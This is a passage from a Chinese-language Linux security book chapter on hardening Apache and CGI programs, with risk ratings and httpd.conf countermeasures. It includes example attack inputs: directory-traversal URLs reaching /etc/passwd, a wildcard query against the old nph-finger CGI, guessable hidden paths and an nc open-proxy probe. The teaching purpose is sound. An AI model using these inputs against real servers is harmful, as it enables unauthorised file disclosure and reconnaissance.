SSL只能保证以加密方式发送数据，而不能保证目标机器会明智地使用和保存这些数据。例如，在发送信用卡号时，SSL会保证对其进行加密，但一旦数据到达目标机，该机器上的某个缺乏道德或有犯罪倾向的员工就可能使用这个信用卡号进行非授权交易，或者这些信用卡号被侵入该机器的黑客所获取。因此，必须始终关注敏感信息所发往的目标机的情况。

TLS：传输层安全协议

TLS (Transport Layer Security) 协议基于SSLv3.0，由Internet Engineering Task Force (IETF) 在1998年首先提出。TLS的目标是成为SSL在Internet上的标准。它的主要用途与SSL相同：提供安全的传输层。TLS还包括下列目标：

- ▼ 密码安全性
- 互操作性
- 扩展性
- ▲ 相对的高效性

TLS对SSL的主要改进有:

- ▼ 对安全性略有增强
- 规范定义更为清晰
- ▲ 为将来的协议提供更广泛的基础



在URL中允许..(即Double-Dot)

| | |
|------|----|
| 流行度: | 8 |
| 简单度: | 10 |
| 影响力: | 6 |
| 风险率: | 8 |

早期的Apache——也包括绝大多数Web服务器——存在巨大的安全漏洞: 在URL中允许使用“..”(即“Double-Dot”)指向上层目录。这个安全漏洞使用户能够访问服务器上的任何文件, 比如访问口令文件。下面就是一个例子:

```
http://www.example.com/../../../../etc/passwd
```

这个URL从Web服务器的根目录, 即`/usr/local/apache/htdocs`出发, 经由多级上层目录到达文件系统的根目录, 然后指向`/etc/passwd`文件, 即请求服务器发回该文件。

这样, 黑客就获得了口令文件, 可以开始破解口令(相关内容参见第9章)。

注意

`/usr/local/apache/htdocs`目录是Apache编译和安装时web文档树的默认根目录。当然, 它是由系统管理员负责配置的。Apache的其他常见位置为`/usr/apache`和`/home/httpd`(如果以rpm安装)。

字符“..”也能以十六进制值2E表示:

```
http://www.example.com/example.cgi?file=%2E%2E/data
```

点号也能表示成Unicode(002E)。新近发现某类针对Windows IIS服务器的Unicode攻击与该问题有关。关于这方面的更多信息, 可参见<http://www.securityfocus.com/frames/?content=/vdb/bottom.html%3Fvid%3D1806>。

一 Double-Dot 对策：使用 Apache

请使用 Apache Web 服务器，它在很早之前就已经补上了这个漏洞，因此不会再遭到 double-dot 攻击。

警告

这个时不时露出其狰狞面目的漏洞，已经不再对如下的 Apache URL 造成威胁。

```
http://www.example.com/../../../../etc/passwd
```

但仍然会影响 CGI，如

```
http://www.example.com/cgi-bin/example.cgi?file=../../../../etc/passwd
```

本章稍候将介绍在 CGI 中处理“..”的方法。

12.2 Apache Web 服务器

如今，Apache 是 Internet 上最流行的 Web 服务器，运行于大约 60% 的 Web 站点。Apache 的流行有以下若干原因：

- ▼ Apache 是一个可配置的 Web 服务器。
- Apache 是可扩展的（用户可以很容易地在其中添加模块，如 mod_perl 和 mod_php3）。
- Apache 开放源代码。
- ▲ Apache 是免费的。

警告

请查阅 <http://www.netcraft.com/survey/> 上 Netcraft 关于 Apache 与其他 Web 服务器流行度的调查。

除了这些原因，Apache 相对也比较安全。它也有一段安全问题史，但一旦某个漏洞被发现，在 Internet 上几乎立刻就可以找到相应的补丁。这与其他 Web 服务器不同，尤其不同于那些修补安全漏洞相当缓慢的专有（proprietary）Web 服务器。

绝大部分 Linux 版本中都带有 Apache 服务器，因此，如果机器的 Linux 版本较新，则系统中很可能已经安装和运行了 Apache。通过查看进程状态，就可确认 Apache 是否在运行中：

```
machine1$ ps -ef | grep httpd
```

```
root      3978      1 0 Dec05 ?    00:00:00 /usr/local/apache/bin/httpd
nobody    3979    3978 0 Dec05 ?    00:00:00 /usr/local/apache/bin/httpd
nobody    3980    3978 0 Dec05 ?    00:00:00 /usr/local/apache/bin/httpd
nobody    3981    3978 0 Dec05 ?    00:00:00 /usr/local/apache/bin/httpd
nobody    3982    3978 0 Dec05 ?    00:00:00 /usr/local/apache/bin/httpd
nobody    3983    3978 0 Dec05 ?    00:00:00 /usr/local/apache/bin/httpd
nobody    3985    3978 0 Dec05 ?    00:00:00 /usr/local/apache/bin/httpd
nobody    3987    3978 0 Dec05 ?    00:00:00 /usr/local/apache/bin/httpd
nobody    3988    3978 0 Dec05 ?    00:00:00 /usr/local/apache/bin/httpd
nobody    3989    3978 0 Dec05 ?    00:00:00 /usr/local/apache/bin/httpd
```

请注意, Apache 程序名为 httpd, 即 HTTP 守护进程。这里运行了 httpd 的多个副本, 以确保同一时间能够处理多个连接 (并发运行的进程数可配置)。最后, 请注意除第一个之外, 其他的 httpd 进程的所有者都是用户 nobody。nobody 用户是处理 HTTP 请求的普通用户 (当然这也可以配置)。

注意

这里要注意的是, 运行 Web 服务器的用户不应当是 root 用户。如果以 root 运行 httpd, 则 Web 服务器就可读取只属于 root 的文件, 由其执行的 CGI 程序也拥有 root 权限。这样黑客就可能利用 CGI 的漏洞, 以 root 权限搞破坏 (这方面的情况, 请参见稍后与 CGI 编程问题有关的介绍)。

如果发现系统中运行了 httpd, 则直接将浏览器指向 localhost:

```
http://localhost/
```

就能看到 Apache 的欢迎页面。

注意

在 <http://www.apache.org/> 上可以找到最新版本的 Apache。

Apache 配置

如前所述, Apache 服务器有相当的安全性, 但是这里仍需讨论安全地配置 Apache 的方法。Apache 的配置文件通常是 httpd.conf。这个文件包含了大量指定 Apache 行为方式的命令。

注意

Apache 曾经使用过 3 个配置文件: httpd.conf, access.conf 和 srm.conf, 但现在它们的内容已经被组合到单个 httpd.conf 文件中。

Apache要绑定80端口,所以它必须由root启动,但一旦启动,它就能更改运行自己的用户。虽然可以改为任何用户,但通常由nobody用户来运行httpd(创建一个新用户如Web的做法并不罕见,这类用户的惟一用途就是作为httpd进程的所有者)。除了指定httpd进程的所有者之外,也可以配置其所属的组。在httpd.conf中,如下程序行用来配置其用户和组。

```
User nobody
Group nobody
```

注意

80端口是默认的HTTP端口,但Web服务器可以绑定任何端口,这方面常见的例子是端口8080和8888。



危险的符号链接

| | |
|------|---|
| 流行度: | 8 |
| 简单度: | 9 |
| 影响力: | 5 |
| 风险率: | 8 |

如果允许Web服务器使用符号链接,就有潜在的安全威胁。Web服务器的设计目的是为web文档树下的文件提供服务。这一文档树的根目录通常位于/usr/local/apache/htdocs(同样,这也可以在httpd.conf文件中配置)。当客户端请求根文档时,譬如下面的URL:

```
http://localhost/
```

通常返回的文件是根目录htdocs下的index.html。

将Web服务器访问的文件限制在文档树范围内是最重要的安全策略,但是,管理员也可以配置服务器以允许使用指向文档树之外的符号链接。如果服务器允许符号链接,则下面的情形就有可能发生:某个用户在其html目录下放置了一个指向/etc的符号链接。我们将该链接称为link_to_etc。在设置该链接之后,黑客使用如下请求就能得到/etc/passwd文件:

```
http://localhost/~jdoe/link_to_etc/passwd
```

一 安全配置符号链接

允许使用安全的符号链接并不是一个特别坏的主意。这样就可以使Web服务器连向某些包含重要文档的目录,而不必复制这些文档。这样可以节省磁盘空间和系统的inode数,同时也便于web管理。然而,需要谨慎考虑在何时何处使用符号链接。

为允许符号链接，要如下配置那些包含符号链接的目录：

```
Options FollowSymLinks
```

更为严格的配置是只允许符号链接指向属于同一个用户的文件或目录。

```
Options SymLinkIfOwnerMatch
```

如果必须使用符号链接，应当考虑将它们集中放置于只有授权用户如root才能写入的目录中。拒绝普通用户创建符号链接能限制敏感信息被链接的数量。为介绍设置方法，假设存在某个属于root的目录，其许可为rwxr-xr-x，使用Directory指令可限制Apache只使用给定目录下的符号链接：

```
<Directory /usr/local/apache/htdocs/links_dir>
    Options FollowSymLinks
</Directory>
```



获得目录内容列表

| | |
|------|----|
| 流行度: | 7 |
| 简单度: | 10 |
| 影响力: | 5 |
| 风险率: | 7 |

在一般的Apache配置下，如果用户访问web文档树下的某个目录，而目录中没有index.html文件，则Web服务器将返回该目录的内容列表，如图12-1所示。

允许返回目录内容列表是一个坏主意，因为这样黑客就知道了相应目录下包括子目录在内的详细情况。根据这些信息，黑客就可能发现管理员想要隐藏的那些文件。

注意

Apache默认使用的文件可被配置为不同于index.html的其他文件。常见的默认文件有index.cgi、index.shtml和index.php。



防止返回目录内容列表

Apache配置中与允许服务器返回目录内容列表相应的指令为Option Indexes。在所有Option指令中去掉Indexes即可防止返回目录内容列表。




图 12-1 Apache 返回相应目录的内容列表



“隐匿安全性”并不安全

| | |
|------|---|
| 流行度: | 5 |
| 简单度: | 8 |
| 影响力: | 5 |
| 风险率: | 6 |

许多 Web 开发者使用“隐匿安全性 (Security Through Obscurity)”策略，将文件放置在 Web 服务器中并无超链接指向的目录或文件中。开发者知道存在这些文件，但不创建相应的超链接，也不宣称其存在。访问这些数据的惟一方法是在浏览器的地址栏中输入其完整路径。

例如，假设某个开发者在线编写一份技术报告，并将其放置在 Web 服务器目录树下的如下位置：

http://www.example.com/my/private/data/paper1/index.html

并且他并没有以任何方式宣称这份文件存在，因此其他人发现这个页面的可能性微乎其微。当然，多数开发者没有这么聪明，他们可能会将文件放置在如下位置：

`http://www.example.com/paper/`

将隐匿的URL命名为相对简单和易记的名字是人的本性——但这样一来,也很容易被黑客猜到。

❶ 不要依赖于隐匿安全性

黑客也了解隐匿安全性。他们同时也知道人的本性。因此,他们经常查找如下URL的内容:

```
http://www.example.com/new/  
http://www.example.com/NEW/  
http://www.example.com/devel/  
http://www.example.com/development/  
http://www.example.com/beta/  
http://www.example.com/temp/  
http://www.example.com/tmp/  
http://www.example.com/private/  
etc...
```

虽然使用“隐匿安全性”并非总是坏事,但不应当依赖于它来实现安全性,因为它并不安全。如果决定采用“隐匿安全性”,则应只用于那些即使被黑客获得也不会造成重大损失的信息,并确保将其创建在一个难以被猜测的位置,如:

`http://www.example.com/my/private/data/paper1/index.html`

注意

绝不要对真正需要保护的信息实施“隐匿安全性”。应当以基于SSL的HTTP身份认证或其他需要用户名/口令的数据访问机制代替。



不安全的 CGI 配置

| | |
|------|---|
| 流行度: | 5 |
| 简单度: | 6 |
| 影响力: | 6 |
| 风险率: | 6 |

CGI是由服务器运行的程序,允许程序员动态提供页面内容(本章稍后将讨论CGI编程中的安全问题)。可以用多种方式配置CGI程序的执行,但都可以归为两类:将CGI限制在某些目录下,或针对某些文件名启用CGI。

❶ 将 CGI 限制在某些目录下

允许CGI运行于任何目录有潜在的安全问题。假设某个程序员意外地将info.html改名为info.cgi。则Web服务器接收到对该文件的请求时,就会执行这个文件。即在这种设置下,web开发者就可能因意外而将HTML文件命名为.cgi后缀,从而创建了一个可执行程序。这时,不怀好意的程序员也能够编写包含漏洞的CGI程序,并将之放置在Web服务器文档树下的任意位置,造成潜在的安全问题。

一般的Apache CGI配置限制CGI程序只能在CGI目录下执行。这些目录通常被命名为cgi-bin或bin。这些目录下的所有文件都被看作是可执行程序,并以运行Web服务器的用户(通常是nobody)的身份运行。应当关注这些目录下文件的内容,因为它们将在被请求时执行。

为配置服务器将这些目录下的所有文件以程序方式执行,请使用ScriptAlias指令

```
ScriptAlias /cgi-bin/ "/usr/local/apache/cgi-bin/"
```

❷ 不要基于文件名来启用 CGI

也可以针对特定的文件名来执行CGI,通常基于特定扩展名(常见的扩展名有.cgi,.pl)。这样就允许程序员将CGI程序放置在Web服务器目录结构下的任意位置,而不仅仅是特定目录(如cgi-bin)下。

建议用将CGI程序限制在特定目录的方式取代这种根据文件扩展名判断的方法。通过将CGI程序限制在指定目录下,系统管理员就能限定哪些人在该目录下有创建程序的权限,从而限制了能创建CGI程序的用户。

基于文件名来启用CGI的配置命令是:

```
AddHandler cgi-script .cgi
```

不要使用以上命令。相反,应当只将CGI限制在特定目录下,就如前面所讲的。

注意

某些Linux系统在默认情况下打开了AddHandler cgi-script指令。请检查系统的Linux配置,以确保该指令已经被注释掉。如果没有,就立即注释掉或删除它。



执行旧版本的 CGI

| | |
|------|---|
| 流行度: | 5 |
| 简单度: | 6 |
| 影响力: | 6 |
| 风险率: | 6 |

在修改程序时,程序员通常将先前版本的文件复制为类似program.old或program.bak的文件。从而,在CGI目录下有同一程序的多个版本:

```
insert_data.cgi
insert_data.cgi.bak
insert_data.cgi.bak.old
insert_data.cgi.bak.really.old
insert_data.cgi~
#insert_data.cgi
```

注意

最后两个是*emacs*自动创建的备份文件。

这是一个极其不好的习惯。黑客经常在运行CGI程序之后,直接在CGI程序的名字后添加.bak,以希望获得程序代码或执行旧版程序。

一 根据名字限制对文件的访问

为根据名字限制对文件的访问,应当使用Files或FilesMatch指令。如果使用Files指令,则应当使用“~”号来表示引号内的字符串是正则表达式。下面的例子给出了拒绝访问所有以.bak结尾的文件的设置方法

```
<Files ~ "\.bak$">
    Order allow,deny
    Deny from all
</Files>
```

使用FilesMatch指令时,提供的字符串直接被认为是正则表达式。下面的例子给出了拒绝访问所有以.old结尾的文件的设置方法:

```
<FilesMatch "\.old$">
    Order allow,deny
    Deny from all
</FilesMatch>
```

注意

当黑客在Web服务器上发现CGI程序时,通常会试图根据文件名来找到这些潜在的备份文件。如果将服务器设置为拒绝对这些文件的访问,则黑客的这种尝试将在Web服务器的错误日志文件中留下如下记录

```
[Wed Dec 27 20:24:19 2000] [error] [client 123.266.7.8]
client denied by server configuration:
/usr/local/apache/cgi-bin/insert.cgi.bak
```

❶ 不要保留旧版本的 CGI

比上述方法更好的办法，就是不在同一个目录下保留旧版的 CGI 程序，而将它们移到 Web 服务器目录树之外的目录中，或者直接从磁盘上删除。



不安全的 CGI 对其他 Web 站点的影响

| | |
|------|---|
| 流行度: | 5 |
| 简单度: | 6 |
| 影响力: | 6 |
| 风险率: | 6 |

如果在配置 Apache 服务器时使用 <VirtualHost> 指令 (参见 <http://httpd.apache.org/docs/mod/core.html#virtualhost>) 以运行多个 Web 站点，并且所有的虚拟主机都以同一个用户 (通常是 nobody) 运行 CGI 程序，则某个虚拟主机上一个存在漏洞的 CGI 程序可能会危及所有的虚拟主机。黑客可以利用这个 CGI 程序来改写日志文件，更改数据库或删除文件，等等。

❶ 以不同用户运行 CGI

使用 SuEXEC (参见 <http://httpd.apache.org/docs/suexec.html>) 可以配置每个虚拟主机为：通过 Web 管理员选择用户 (通常是 nobody 之外的用户) 运行其 CGI 程序。如果某个虚拟主机中存在一个有漏洞的 CGI，则它所能造成的损害将被限制在所配置的相应用户的权限范围内。

例如，在 Apache 的配置文件中对虚拟主机 `www.bad_programmers.com` 的用户作了如下定义：

```
User bad_programmers
```

并且该站点中存在一个有漏洞的 CGI，则它只能改写属于用户 `bad_programmers` 的文件，而不能删除和更改属于 `nobody` 或其他用户的文件或数据库。



攻击错误配置的 HTTP 身份认证

流行度: 6

简单度: 7

影响力: 6

风险率: 6

如前面所提及的那样,HTTP身份认证通过用户名和口令来限制对特定目录下文件的访问。在Apache中,可以用两种方式配置HTTP身份认证:使用`.htaccess`或`httpd.conf`。对HTTP身份认证很容易做出不安全的配置,使得黑客能够利用其中的漏洞。

如果配置不当,黑客就能访问原本需要身份认证的目录。此外,不当的配置也会使黑客有可能获得HTTP身份认证的口令文件,然后破解它。

安全的使用`.htaccess`文件来配置HTTP身份认证

配置服务器允许使用`.htaccess`文件是实施身份认证的一个便利办法,此时,web开发者只须在需要身份认证的目录下放置一个名为`.htaccess`的文件,就可控制访问。为将服务器配置为启用`.htaccess`文件,可以使用`AllowOverride`和`AccessFileName`指令。

下面是一个配置HTTP身份认证的例子。将下列指令写入`httpd.conf`,以启用`.htaccess`文件。`AllowOverride`指令设定`.htaccess`可以取代的项目(用于身份认证应设为`AuthConfig`)。

```
AllowOverride AuthConfig
```

为了指定由名为`.htaccess`的文件控制文件访问,应使用`AccessFileName`指令:

```
AccessFileName .htaccess
```

应用`.htaccess`文件时,它本身决不当被服务器提供给客户端,因为其中包含了与服务配置有关的信息。因此,必须使用`Files`命令来配置服务器,使其拒绝浏览器对`.htaccess`的访问。

```
<Files .htaccess>
    Order allow,deny
    Deny from all
</Files>
```

`.htaccess`文件告诉服务器HTTP身份认证口令文件的位置,以及其他信息。下面是`.htaccess`文件的一个例子:


```
<LIMIT GET>
require user login jdoe
</LIMIT>
```

AuthUserFile 指令指向包含用户名/口令组合的文件。该文件的内容类似于:

```
jdoe:BNWG7v5xCNRUo
```

这一行数据给出了用户 jdoe 及其加密的 HTTP 口令。如第 9 章所介绍的那样, 这个文件由名为 htpasswd 的程序创建和维护。以下命令可创建一个新的 HTTP 口令文件:

```
htpasswd -c htpasswd.private jdoe
```

警告

如第 9 章所介绍, 绝不要在 HTTP 身份认证和 Linux 系统登录中使用相同的口令。

往文件添加用户时, 不要使用 -c (create) 选项。下面是给用户 jsmith 添加口令的例子:

```
htpasswd htpasswd.private jsmith
```

注意

包含用户名/口令组合的文件决不当放置在 HTML 文档树下的某个目录中(上例中, 我们将其放在 /usr/local/apache/misc 目录, 即在 htdocs 目录之外)。如果该文件在文档树内部, 就会被服务器当作简单的文本文件, 从而有可能将这个包含用户名和加密口令的文件发送给黑客。之后, 黑客就可以使用 Crack 或类似的口令破解程序(在第 9 章中介绍)来破解口令。

一 安全地使用 httpd.conf 文件来配置 HTTP 身份认证

除 htaccess 之外, 另一个方法是在 httpd.conf 内配置 Web 服务器。用这个方法配置 HTTP 身份认证要更为安全一些, 因为它不需要创建和管理 htaccess 文件。同样, 此时对 httpd.conf 文件有写入权限的用户(通常是 root), 也就能完全控制 HTTP 身份认证的配置。

在 httpd.conf 文件中, 使用如下指令即可实施 HTTP 身份认证:

```
<Directory /usr/local/apache/htdocs/my_private_dir>
AuthType          Basic
AuthName          "My Private Directory"
AuthUserFile      /usr/local/apache/misc/my_private_dir.htpasswd
require           valid-user
</Directory>
```

当用户请求URL `http://localhost/my_private_dir/`时，就会被提示输入用户名和密码。

注意

如上所示，HTTP身份认证的口令文件不在web文档树内。



利用默认配置的漏洞

流行度: 5

简单度: 6

影响力: 5

风险率: 5

安装Linux系统时，它有一个默认配置。这个默认配置可能是不安全的，但这取决于具体的Linux版本。黑客了解这些配置，并知道怎样收集Web服务器的相关信息——以及怎样利用这些漏洞。配置Apache服务器的第一个步骤就是检查默认配置，并关闭那些不需要的功能。下面的配置例子取自不同的Linux版本。也许你的系统并不包括在其中。但是，我们建议关闭所有这些类似的功能。

一 删除联机手册

许多系统在Web服务器的文档树内安装了手册。这样做很危险，因为黑客能够从中获得与系统相关的信息。例如，下面是SuSE的默认配置：

```
Alias /hilfe/ /usr/doc/susehilf/
Alias /doc/ /usr/doc/
Alias /manual/ /usr/doc/packages/apache/manual/
```

```
<Directory /usr/doc/sdb>
    Options FollowSymLinks
    AllowOverride None
</Directory>
```

这一配置的问题是，只要经由`http://www.example.com/doc`，用户就能得到文档树的内容列表和手册。因此，黑客直接就可获得与系统所安装软件有关的相当数量的信息。同时，由于这里也提供了`/hilfe/`，黑客就能知道这是SuSE，因为它是惟一默认带有该目录的系统（Hilfe在德语中意为help，SuSE的大本营在德国）。这一配置属于“泄露过多信息”的那一类。

❶ 删除默认欢迎页面

多数版本,如RedHat,在文档树的根目录下提供了默认index.html文件,用于欢迎来客访问RedHat操作系统。这类欢迎页面也属于“泄露过多信息”那一类,应当删除或更改。

❶ 删除根据文件名执行 CGI 的机制

如前面所介绍的,允许根据文件扩展名来执行CGI有潜在的安全问题。这一常见配置使用的指令是:

```
AddHandler cgi-script .cgi
```

应当将其删除。

❶ 安全配置Parsed HTML 文件

Parsed HTML 文件也称为 Server Side includes (SSIs),是需要预处理的HTML文件,允许Web服务器通过包含其他文件或执行外部命令来生成HTML页面。用于配置SSIs的指令是:

```
AddType text/html .shtml
AddHandler server-parsed .shtml
AddHandler server-parsed .html
```

SSIs允许任何用户(包括某些能力低下的用户)上传能够执行程序的文件,所以只有必要时才应当配置SSIs,否则就关闭它们。同样,通常SSIs只限于扩展名为.shtml的文件,但某些Linux系统也能被配置为解析.html文件。如上面所示,这类系统将在配置中包含相应的AddHandler。建议将Web服务器配置为只允许解析.shtml文件,所以应当去掉前面AddHandler server-parsed.html这一行。

❶ 安全配置服务器状态和信息显示

如下指令能将Apache配置成显示服务器状态和其他相关信息:

```
<Location /server-status/>
    SetHandler server-status
    Order deny,allow
    Deny from all
    Allow from localhost
</Location>
```

```
<Location /server-info>
    SetHandler server-info
    Order deny,allow
    Deny from all
    Allow from .example.com
</Location>
```

应当只对可信主机才显示服务器状态和信息，因此，应当确保在上述命令中包含 Deny from all，并且在 Allow from 行中只列出可信主机。或者，更好的做法是关闭这个功能。

❶ 配置 public_html 目录

通过适当配置，Apache 可将 `http://www.example.com/~jdoe/` 等类似 URL 指向 `~jdoe/public_html` 或相应文件。这一配置使用如下指令：

```
UserDir public_html

<Directory /home/*/public_html>
    ...
</Directory>
```

如果不需要这个功能，则应当注释掉或删除上述指令。

更加安全的方法是为那些需要放置 HTML 文件的用户在 web 文档树下创建一个目录，并且将这一目录设置为只有相应用户或组才能够写入。



利用默认代理配置

| | |
|------|----|
| 流行度： | 6 |
| 简单度： | 10 |
| 影响力： | 5 |
| 风险率： | 7 |

许多网络使用 HTTP 代理以强制所有用户都通过惟一的名为代理服务器的机器来访问 Internet。这种情况下，Web 浏览器被配置成将所有请求都连向代理服务器，而不是实际的 Web 站点。然后代理服务器接收 GET/HEAD/POST/ 等请求，从实际站点取回页面，并将之返回给相应的浏览器。

代理服务器可能缓存了所取回的页面，以提高频繁访问站点的页面加载速度。它也可能需要用户名/口令认证，以允许管理员跟踪 Web 使用情况。

Apache能够同时用作标准Web服务器和HTTP代理。这一功能应当仅限于可信主机。否则，攻击者就可能滥用这个代理，通常基于如下某个动机：

- ▼ **匿名攻击** 攻击者能够使用这个代理服务器来“反射”其CGI攻击，使中介的Web服务器成为表面的攻击方。
- ▲ **浏览其他不能访问的站点** 如果正常情况下，黑客的机器被某些站点阻塞，则可利用代理反射来访问这些站点。这种阻塞情形在商业公司和某些国家比较常见。

允许未知方使用你的代理会减少可用的带宽，因为它必须取回和发送那些甚至与自身业务没有任何关系的数据。如果同时启用了缓存，则可能会为支持这些非授权流量而耗尽磁盘空间。

一 保护代理服务器的指令

应当迅速测试Apache服务器以确定其是否提供代理服务。如下所示，从某个外部机器连向Web服务器的80端口：

```
external$ nc webserver 80
GET http://www.hackinglinuxexposed.com/ HTTP/1.0
```

如果从我们的主页取回了HTML，则该Apache服务器很可能被错误配置了。

如果不需要Web代理，应当确保在配置文件中注释掉或删除以下指令：

```
<Directory proxy:*>
    Order deny,allow
    Deny from all
    Allow from .example.com
</Directory>
```

12.3 CGI程序问题

CGI程序允许Web开发者创建复杂的程序来提供Web内容。从而能以更加强大和灵活的方式动态创建信息。然而，如果编写不当，在CGI程序中很容易出现安全漏洞，危及系统安全。在这一节，我们将测试黑客经常发起的某些攻击，同时介绍某些常见的处理CGI的方法。我们认为使用这些方法的CGI程序员会写出易受攻击的程序。



攻击预装 (pre-shipped) 及下载的 CGI

| | |
|------|---|
| 流行度: | 5 |
| 简单度: | 6 |
| 影响力: | 7 |
| 风险率: | 6 |

Web服务器预装或从脚本库下载的CGI通常编写得比较拙劣, 容易成为安全攻击的候选目标。一个有名的安全专家Rain Forest Puppy (<http://www.wiretrip.net/rfp/>), 曾经写过一个名为Whisker的CGI扫描器, 可用来扫描那些已知的编写拙劣并包含安全漏洞的CGI程序。这类程序的数量颇为巨大。在Security Focus (<http://www.securityfocus.com>) 上快速搜索就能找到近乎100个这类程序。黑客们通常了解这些拙劣编码的程序, 并知道如何攻击它们。

下面是说明这个问题的一个理想例子, 它是随NCSA和早期Apache (1.1.3版本之前) 发布的CGI程序nph-finger。该程序的源代码如下

```
#!/bin/sh

echo HTTP/1.0 200 OK
echo Content-type: text/plain
echo Server: $SERVER_SOFTWARE
echo

echo CGI/1.0 test script report:echo

echo argc is $?. argv is "$*".
echo

echo SERVER_SOFTWARE = $SERVER_SOFTWARE
echo SERVER_NAME = $SERVER_NAME
echo GATEWAY_INTERFACE = $GATEWAY_INTERFACE
echo SERVER_PROTOCOL = $SERVER_PROTOCOL
echo SERVER_PORT = $SERVER_PORT
echo REQUEST_METHOD = $REQUEST_METHOD
echo HTTP_ACCEPT = "$HTTP_ACCEPT"
echo PATH_INFO = $PATH_INFO
echo PATH_TRANSLATED = $PATH_TRANSLATED
echo SCRIPT_NAME = $SCRIPT_NAME
```

```

echo QUERY_STRING = $QUERY_STRING
echo REMOTE_HOST = $REMOTE_HOST
echo REMOTE_ADDR = $REMOTE_ADDR
echo REMOTE_USER = $REMOTE_USER
echo CONTENT_TYPE = $CONTENT_TYPE
echo CONTENT_LENGTH = $CONTENT_LENGTH

```

黑客在执行该程序时传入星号 (*), 即使用如下 URL

`http://www.example.com/cgi-bin/nph-finger.cgi?*`

该星号通过 \$QUERY_STRING 传入程序, 并由 shell 解释, 从而显示 CGI 目录下的文件列表, 如图 12-2 所示。

请注意, 该目录中有多个 CGI 程序: `admin.cgi`, `db.cgi` 和 `private.cgi` 等。这些程序可能有某些有意思的用途, 现在黑客就知道它们的存在, 并可以尝试运行它们。




图 12-2 nph-finger.cgi 生成的目录列表

❶ 不要信任预装和下载的 CGI

应当遵循 3 个简单的规则: 首先, 删除 Web 服务器附带的 CGI 程序; 第二, 删除那些不

是自己编写或没有彻底检查过的CGI程序。第三，不要从流行的web脚本库（免费或收费）下载和使用脚本，应该自己写。

注意

这些规则也适用于其他的动态内容生成程序，如 `mod_perl`、`php3` 和 `serverlets` 等。

不安全的 CGI 程序

编码拙劣的CGI程序所导致的不利结果可能包括直接覆盖文件、严重的安全危机，甚至使黑客获得root权限，涉及面极广。这里，我们将检测CGI程序的常见问题，并给出避免写出不安全程序的方法。

CGI程序的大部分问题可归为以下两类：

- ▼ 作不正确的假设
- ▲ 执行操作系统程序和打开连向操作系统的管道

注意

